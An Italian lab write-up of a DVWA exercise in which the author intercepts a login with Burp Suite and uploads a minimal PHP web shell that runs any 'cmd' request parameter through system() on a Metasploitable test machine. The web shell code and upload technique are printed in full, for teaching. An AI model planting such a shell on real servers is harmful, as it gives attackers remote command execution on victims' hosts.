

Nell'esercizio di oggi vedremo come avviene il caricamento da remoto di una shell su un dispositivo, che in una situazione reale potrebbe costituire un grave pericolo per l'host vittima in quanto un malintenzionato potrebbe avviare un codice malevolo da remoto.

Dopo aver configurato sulla stessa rete le macchine di kali linux e di metasploitable, colleghiamo la nostra DVWA a metasploitable. Possiamo quindi procedere all'esperimento; inoltre, le richieste che faremo saranno intercettate attraverso BurpSuite.

Vediamo intanto come BurpSuite intercetta la richiesta POST mentre inseriamo le nostre credenziali sulla DVWA (rispettivamente "admin" e "password").

The screenshot shows the Burp Suite interface. On the left is the DVWA Security page. The main window displays the HTTP history table with the following data:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
1	http://192.168.1.2	GET	/			200	1086	HTML		Metasploitable2 - Linux	
2	http://192.168.1.2	GET	/			200	1086	HTML		Metasploitable2 - Linux	
3	http://192.168.1.2	GET	/favicon.ico			404	476	HTML		404 Not Found	
4	http://192.168.1.2	GET	/dwa/			302	445	HTML			
5	http://192.168.1.2	GET	/dwa/			302	445	HTML			
6	http://192.168.1.2	GET	/dwa/login.php			200	1599	HTML		Damn Vulnerable WebAp...	
7	http://192.168.1.2	GET	/dwa/			302	354	HTML			
8	http://192.168.1.2	GET	/dwa/login.php			200	1599	HTML		Damn Vulnerable WebAp...	
11	http://192.168.1.2	POST	/dwa/login.php		✓	302	354	HTML			
12	http://192.168.1.2	POST	/dwa/login.php			302	354	HTML			
13	http://192.168.1.2	GET	/dwa/index.php			200	4951	HTML		Damn Vulnerable WebAp...	
15	http://192.168.1.2	GET	/dwa/dwa/js/dwaPage.js			200	1049	script			

The detailed view of the selected POST request (11) shows the following request body:

```
username=admin&password=password&login=Login
```

Creiamo quindi una shell di esmpio, "shell.php", che andremo a caricare su metasploitable passandolo alla nostra DVWA tramite l'upload.

```
~/Desktop/shell.php - Mousepad
File Edit Search View Document Help
1 <?php
2 if(isset($_REQUEST['cmd'])){
3     $cmd = ($_REQUEST['cmd']);
4     system($cmd);
5 }
6 ?>
7 |
```


Una shell come questa, seppur semplice ci permetterà di eseguire comandi su un server remoto (in questo caso metasploitable).

Vediamo come il file “shell.php” sia stato correttamente caricato.

The screenshot shows the DVWA web application interface. The browser address bar indicates the URL is 192.168.1.2/dvwa/vulnerabilities/upload/#. The page title is "Vulnerability: File Upload". On the left sidebar, the "Upload" menu item is highlighted. The main content area shows a file upload form with a "Choose File" button and an "Upload" button. Below the form, a red message states: "...hackable/uploads/shell.php succesfully uploaded!". Under the "More info" section, three links are provided: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>. At the bottom, the user information is displayed: Username: admin, Security Level: low, and PHPIDS: disabled. There are also "View Source" and "View Help" buttons.

Damn Vulnerable Web Application (DVWA) v1.0.7

Proviamo ora ad avviare una richiesta a metasploitable. Chiediamo di mostrarci il contenuto del file shell.php con il comando “cat shell.php”.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface in a web browser. The browser's address bar displays the URL `192.168.1.2/dvwa/vulnerabilities/upload/#`. The page title is "Vulnerability: File Upload". On the left, a sidebar menu lists various vulnerabilities, with "Upload" highlighted. The main content area shows a file upload form with a "Choose File" button and an "Upload" button. Below the form, a red message states: `../../../../hackable/uploads/shell.php succesfully uploaded!`. Under the "More info" section, three links are provided: [http://www.owasp.org/index.php/Unrestricted File Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload), <http://blogs.securiteam.com/index.php/archives/102>, and <http://www.acunetix.com/websecurity/uploads.php>. At the bottom left, the user is logged in as "admin" with a "Security Level: low" and "PHPIDS: disabled".

Overlaid on the bottom right is a terminal window from a Kali Linux machine. The prompt is `(kali@kali)-[~/Desktop]`. The user has entered the command `cat shell.php`, and the output is displayed: `<?php`, `if(isset($_REQUEST['cmd'])){`, `$cmd = ($_REQUEST['cmd']);`, `system($cmd);`, `}`, and `?>`. The terminal also shows the prompt `(kali@kali)-[~/Desktop]` and a cursor on the next line.

Il comando ci restituisce correttamente il contenuto del file.